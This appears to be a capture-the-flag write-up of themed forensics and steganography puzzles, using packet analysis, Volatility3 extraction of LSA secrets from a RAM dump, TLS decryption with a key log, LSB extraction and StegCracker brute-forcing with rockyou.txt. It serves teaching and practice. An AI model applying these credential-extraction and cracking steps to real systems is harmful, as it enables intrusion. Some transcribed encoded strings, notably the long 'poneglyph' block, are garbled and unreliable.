
Forensics

Code 200

Description: What is this Code 200 and why is it the only thing that Nami keeps talking about? She makes it seem like it's something gnarly and very hazardous for our ship. Is that true or is she just trying to hide yet another indulgent expenditure from the crew?

Attached: simulated_traffic4.pcap

After opening the pcap file with wireshark, and looking for http requests among others, one request is found



This endpoint contains a string which seems like a base64 string written in reverse.

A terminal window titled "kali@DESKTOP-62KV6DJ: ~" with the command history:
[~] \$ echo "==gC9NjMx3cLN2YB9FZlpXay9Ga0VXYuV1eY9kREVkU" | rev | base64 -d
REDFOX{Unauthorized_Access123}
[~]\$
The output of the command is displayed in the terminal window.

Flag: REDFOX{Unauthorized_Access123}

Jimbei's Secret

Description: Jimbei often disappears and no Straw Hat can find him. Where does he go!? Can you find his secret and assure Luffy that he is not sneaking around to Albastia ?



The provided image is of jpeg format. On some research about the jpeg markers, the bytes 0xFF 0xC0 mark the starting of the frame mentioning the size(height and width) of the image

Common JPEG markers^[51]

Short name	Bytes	Payload	Name	Comments
SOI	0xFF, 0xD8	<i>none</i>	Start Of Image	
SOF0	0xFF, 0xC0	<i>variable size</i>	Start Of Frame (baseline DCT)	Indicates that this is a baseline DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
SOF2	0xFF, 0xC2	<i>variable size</i>	Start Of Frame (progressive DCT)	Indicates that this is a progressive DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
DHT	0xFF, 0xC4	<i>variable size</i>	Define Huffman Table(s)	Specifies one or more Huffman tables.
DQT	0xFF, 0xDB	<i>variable size</i>	Define Quantization Table(s)	Specifies one or more quantization tables.
DRI	0xFF, 0xDD	4 bytes	Define Restart Interval	Specifies the interval between RSTn markers, in Minimum Coded Units (MCUs). This marker is followed by two bytes indicating the fixed size so it can be treated like any other variable size segment.

Moreover, the height in particular is at $\text{addr}(FFC0)+0x04$

offset	size	description
0	2	JPEG SOI marker (FFD8 hex)
2	2	image width in pixels
4	2	image height in pixels
6	1	number of components (1 = grayscale, 3 = RGB)
7	1	horizontal/vertical sampling factors for component 1
8	1	sampling factors for component 2 (if RGB)
9	1	sampling factors for component 3 (if RGB)

This information can now be used to try and modify the height of the image. The image can be opened up in HxD to interact with the “hex of it”

FF C0 is found , now the height can be modified by altering the fourth and fifth next hex byte

After saving the file, the flag can be seen



Flag: REDFOX{W4It_YOU_f0UND_mY_S3CrE7}

Brook Roll

Description: Brook often uses his soul music to transform into his idol Rick Astley. He isn't the Least Bit concerned about harming his own idol's reputation. Become the detective and take his facade off to reveal his true self!




Taking hint from the description about “Least Bit”, Least Bit steganography is researched upon and the Github repo for the tool <https://github.com/ragibson/Steganography> is found.

```
(kali㉿DESKTOP-62KV6DJ)-[~/tmp]
$ stegolsb stegolsb -r -i pic.png -o new
Files read          in 0.55s
676431 bytes recovered    in 0.08s
Output file written      in 0.00s
```




This new image is again put through the same process and yet another image is extracted from its Least Significant bits.



This seems to be an image of the flag which is swirled. To get the flag, we just need to swirl it back. <https://www5.lunapic.com> can be used for the same.

Mirror -> Swirl -> Mirror



Flag: REDFOX{LOOK_WHO_Sh0w3D_uP!}

The Surgeon of Secrets

Description: Trafalgar Law has been avoiding Captain Kid. Captain Kid has been getting too close to Law. Law is worried that he might discover the close secret that only Bepo has been told. Is it the Secret of D, is it something embarrassing? Find out before Eustass does !



Attached: challenge.dmp

On analysis of the image in the description, the link <https://pastes.io/stay-away-eustass> is found from the exifdata. This leads to yet another paste which has some sort of password protection.

On analysis of the challenge.dmp file, it's found to be a Windows RAM Dump. Next Volatility3 is used to extract the LSA "Secrets" from it.

This password is now used to unlock the paste and obtain the flag along with additional text meant for the Final Road Poneglyph Challenge.

🔒 STAY AWAY EUSTASS



```
1 No one can know that I stole Eustass' gear in Wano!
2
3 REDFOX{N0t_An_Emp3ror!PFFT}
4
5 Woah, where did this poneglyph come from. I need to figure this stuff out myself one day.
6
7 Vm@wd2QyVkJNZWVWRYV0docFvtMvNXR113Wkc5V1ZteDbaVYVw0ZKdGVGw1Z1VfZyWvdzeFYxZHVjRmROYWtaSVztMxp1R115GtsalJtU1hUVEpvZvZac1VnZfpWmu
pJWm10a2FGSnRvbGhVvKVaTFZwlmFjbFzylkZStmF6RTBwa2MxDfsv1Nu1Jz1RpklWmtwS1RGw1dxBRxRTVzaeVuyMTRVMkv5ZHpc2EyTxhWREzhv0Z0cmJGsm1w
R3ho/mpCb1exZEdXbk5YY1VacVRwNhndR1z0Zu0d0aZfzsChpZMFhV0ZaR1nsaFdh1poWkvaT2NsceEdhR2xXujN0WFZtMTRZV1F4Ykzka1Jtahnvakjhv1ZacFUR1
NNvnbJWtNwV1zrMXjJRXBwVjNoelYwlmFm5zUW1GU1JWcg9WakjhUzJ0V1pIUm1SbEpUVjBws2RsWnRNwGRVTvZwnfZxdGtXr0V5VwxsWmJGwmhWa1pzY2xwR1Rt
eG1SbkJKV2xkw@1HkdXbk5qmxwv1lrZG9NMVpxuM@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
```

Flag: REDFOX{N0t_An_Emp3ror!PFFT}

Secure Comms

Description: Robin was able to get into Cipher Pol's secure network and has been trying to send back some intel.

But Rob Lucci is on top of preventing any exfiltration by manually checking all the network packets for suspicious contents.


Other members are not as paranoid it seems. Rob Lucci has some vested interest in protecting this piece of intel. Find out what Rob Lucci is protecting and ensure Robin's efforts don't go in vain.

Attached: signal.pcapng


The pcapng file opened up in Wireshark and the http traffic is analysed to find the following packet

No.	Time	Source	Destination	Protocol	Length	Info
834	105.593263803	127.0.0.53	127.0.0.1	DNS	90	Standard query response 0x0d0 Server Failure AAAA learn.wordpress.org OPT
835	105.593262749	127.0.0.1	127.0.0.53	ICMP	84	Destination unreachable (Port unreachable)
836	105.593307298	127.0.0.1	127.0.0.53	DNS	92	Standard query 0xf0fd A 2.ubuntu.pool.ntp.org OPT
837	105.593326697	127.0.0.1	127.0.0.53	DNS	92	Standard query 0xdcd5 AAA 2.ubuntu.pool.ntp.org OPT
838	105.593322512	127.0.0.53	127.0.0.1	DNS	90	Standard query response 0x8338 Server Failure AAAA learn.wordpress.org OPT
839	105.5933267087	127.0.0.1	127.0.0.53	DNS	90	Standard query 0x793d A learn.wordpress.org OPT
840	105.593470028	127.0.0.1	127.0.0.53	DNS	90	Standard query 0x8338 AAAA learn.wordpress.org OPT
841	105.5939338017	127.0.0.1	127.0.0.53	DNS	84	Standard query 0xd58 A wordpress.org OPT
842	105.593952133	127.0.0.1	127.0.0.53	DNS	84	Standard query 0x3446 AAAA wordpress.org OPT
843	107.824448653	127.0.0.1	127.0.1.1	TCP	74	43278 + 80 [SYN] Seq=0 Win=65495 SACK_PERM TSval=2702948958 TSecr=0 WS=128
844	107.824458441	127.0.1.1	127.0.0.1	TCP	74	80 + 43278 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2593375056 TSecr=2702948958 WS=128
845	107.824466812	127.0.0.1	127.0.1.1	TCP	66	43278 + 80 [ACK1] Seq=1 Ack=1 Win=55536 Len=0 TSval=2702948958 TSecr=2593375056
846	107.824469241	127.0.0.1	127.0.1.1	HTTP	176	GET /wp-includes/images/.ssl-key.log HTTP/1.1
847	107.824530399	127.0.1.1	127.0.0.1	TCP	66	80 + 43278 [ACK] Seq=1 Ack=105 Win=65408 Len=0 TSval=2593375056 TSecr=2702948958
848	107.824831279	127.0.1.1	127.0.0.1	HTTP	1208	HTTP/1.1 200 OK
849	107.824870064	127.0.0.1	127.0.1.1	TCP	66	43278 + 80 [ACK] Seq=105 Ack=1143 Win=72192 Len=0 TSval=2702948958 TSecr=2593375056
850	107.824973847	127.0.0.1	127.0.1.1	TCP	66	43278 + 80 [FIN, ACK] Seq=105 Ack=1143 Win=72192 Len=0 TSval=2702948958 TSecr=2593375056
851	107.825064383	127.0.0.1	127.0.1.1	TCP	66	43278 + 80 [FIN, ACK] Seq=1143 Ack=106 Win=65536 Len=0 TSval=2593375056 TSecr=2702948958
852	107.825873587	127.0.0.1	127.0.1.1	TCP	66	43278 + 80 [ACK] Seq=108 Ack=1144 Win=72192 Len=0 TSval=2702948958 TSecr=2593375056
853	107.863893851	10.0.2.15	10.0.2.15	ICMP	106	Destination unreachable (Host unreachable)
854	110.59283098	127.0.0.1	127.0.0.53	DNS	90	Standard query 0x5d41 A secure.gravatar.com OPT
855	110.592849345	127.0.0.1	127.0.0.53	DNS	92	Standard query 0xf0fd A 2.ubuntu.pool.ntp.org OPT
856	110.592845863	127.0.0.1	127.0.0.53	DNS	92	Standard query 0x8cd5 AAA 2.ubuntu.pool.ntp.org OPT
857	110.5928479679	127.0.0.1	127.0.0.53	DNS	90	Standard query 0x9f4f AAAA secure.gravatar.com OPT
858	111.733968187	10.0.2.15	10.0.2.15	ICMP	106	Destination unreachable (Host unreachable)
859	112.1111966467	127.0.0.1	127.0.1.1	TCP	74	43292 + 80 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2702953245 TSecr=0 WS=128
860	112.1111969788	127.0.1.1	127.0.0.1	TCP	74	80 + 43292 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2593379343 TSecr=2702953245 WS=128
861	112.112004586	127.0.0.1	127.0.1.1	TCP	66	43292 + 80 [ACK1] Seq=1 Ack=1 Win=65536 Len=0 TSval=2702953245 TSecr=2593379343

This packet is followed in HTTP Stream to reveal a ssl.log file





It's also noted that the same pcapng file contains some TLS data



No.	Time	Source	Destination	Protocol	Length Info
652	69.210276884	127.0.0.1	127.0.0.1	TLSv1.3	583 Client Hello (SNI=cipherpol.zero)
654	69.212989541	127.0.0.1	127.0.0.1	TLSv1.3	1662 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
656	69.214170540	127.0.0.1	127.0.0.1	TLSv1.3	146 Change Cipher Spec, Application Data
657	69.214272118	127.0.0.1	127.0.0.1	TLSv1.3	145 Application Data
658	69.214417484	127.0.0.1	127.0.0.1	TLSv1.3	145 Application Data
659	69.214559575	127.0.0.1	127.0.0.1	TLSv1.3	255 Application Data
660	69.214681013	127.0.0.1	127.0.0.1	TLSv1.3	99 Application Data
661	69.214816222	127.0.0.1	127.0.0.1	TLSv1.3	99 Application Data
662	69.214835382	127.0.0.1	127.0.0.1	TLSv1.3	99 Application Data

In Wireshark's Preferences, the earlier found ssl log file is imported.



No.	Time	Source	Destination	Protocol	Length Info
652	69.210276884	127.0.0.1	127.0.0.1	TLSv1.3	583 Client Hello (SNI=cipherpol.zero)
654	69.212989541	127.0.0.1	127.0.0.1	TLSv1.3	1662 Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify, Finished
656	69.214170540	127.0.0.1	127.0.0.1	TLSv1.3	146 Change Cipher Spec, Finished
657	69.214272118	127.0.0.1	127.0.0.1	TLSv1.3	145 New Session Ticket
658	69.214417484	127.0.0.1	127.0.0.1	TLSv1.3	145 New Session Ticket
659	69.214559575	127.0.0.1	127.0.0.1	HTTP	255 GET /Th15_F14g_IS_Fishy! HTTP/1.1
660	69.214681013	127.0.0.1	127.0.0.1	HTTP	325 HTTP/1.1 200 OK
661	69.214816222	127.0.0.1	127.0.0.1	TLSv1.3	90 Alert (Level: Warning, Description: Close Notify)
662	69.214835382	127.0.0.1	127.0.0.1	TLSv1.3	90 Alert (Level: Warning, Description: Close Notify)


Now the Application Data can be observed in plaintext.



Wireshark - Follow HTTP Stream (tcp.stream eq 30) - signal.pcapng	
GET /Th15_F14g_IS_Fishy! HTTP/1.1	
Host: cipherpol.zero	
User-Agent: curl/8.5.0	
Accept: */*	
Cookie: Auth=UkVERk0Ye1Iw19MdUNjM9JN9TYzRyM2RfMGZFYjRsbDAwbjUhfQ==	
HTTP/1.1 200 OK	
Date: Mon, 17 Mar 2025 12:34:08 GMT	
Server: Apache/2.4.58 (Ubuntu)	
Last-Modified: Mon, 17 Mar 2025 12:25:00 GMT	
ETag: "23-63088e0868a27"	
Accept-Ranges: bytes	
Content-Length: 35	
F0z3_F3pe3gf_Zh5g_E3znva_F3PE3G5!!	

In the HTTP Stream, an Auth Cookie can be seen which seems to be Base64 encoded.

On decoding it, the flag is found.



```
(kali㉿DESKTOP-62KV6DJ) - [/tmp]
$ echo "UkVERk9Ye1IwYl9MdUNjMV9JNV9TYzRyM2RfMGZfYjRsbDAwbjUhfQ==" | base64 -d
REDFOX{R0b_LuCc1_I5_Sc4r3d_0f_b4ll00n5!}
(kali㉿DESKTOP-62KV6DJ) - [/tmp]
$
```

Flag: REDFOX{R0b_LuCc1_I5_Sc4r3d_0f_b4ll00n5!}

Steganography

Hide Inside Me

Description: Luffy got a whiff of some meat being locked away by Sanji for some "special" guests?! How dare he HIDE meat from the most "special" Joyboy Reincarnate!!

Step to Reproduce

1. Download “Luffy.jpg”



2. Use Stegcracker tool “stegcracker <Image name>” to brute force image

```
(root㉿kali)-[~/home/kali/Desktop/CTF/Hide inside me]
└─# ls
luffy.jpg

(root㉿kali)-[~/home/kali/Desktop/CTF/Hide inside me]
└─# stegcracker luffy.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'luffy.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: elsalvador
Tried 5600 passwords
Your file has been written to: luffy.jpg.out
elsalvador
```

3. The Flag can be found in the output file.

```
(root㉿kali)-[~/home/kali/Desktop/CTF/Hide inside me]
└─# ls
luffy.jpg  luffy.jpg.out

(root㉿kali)-[~/home/kali/Desktop/CTF/Hide inside me]
└─# cat luffy.jpg.out
REDFOX{JoyBoY_Ha5_C0m3_Ag4In!!}

(root㉿kali)-[~/home/kali/Desktop/CTF/Hide inside me]
└─#
```

Echoes in the Aether

Description: The Flame emperor has been going undercover yet again to find out plans of The Revolutionary Army. All calls to his transponder sound like this. But this seems like, it's not just the generic transponder static. Find out what is going on with Sabo.

Attachment: Echoes in the Aether.wav

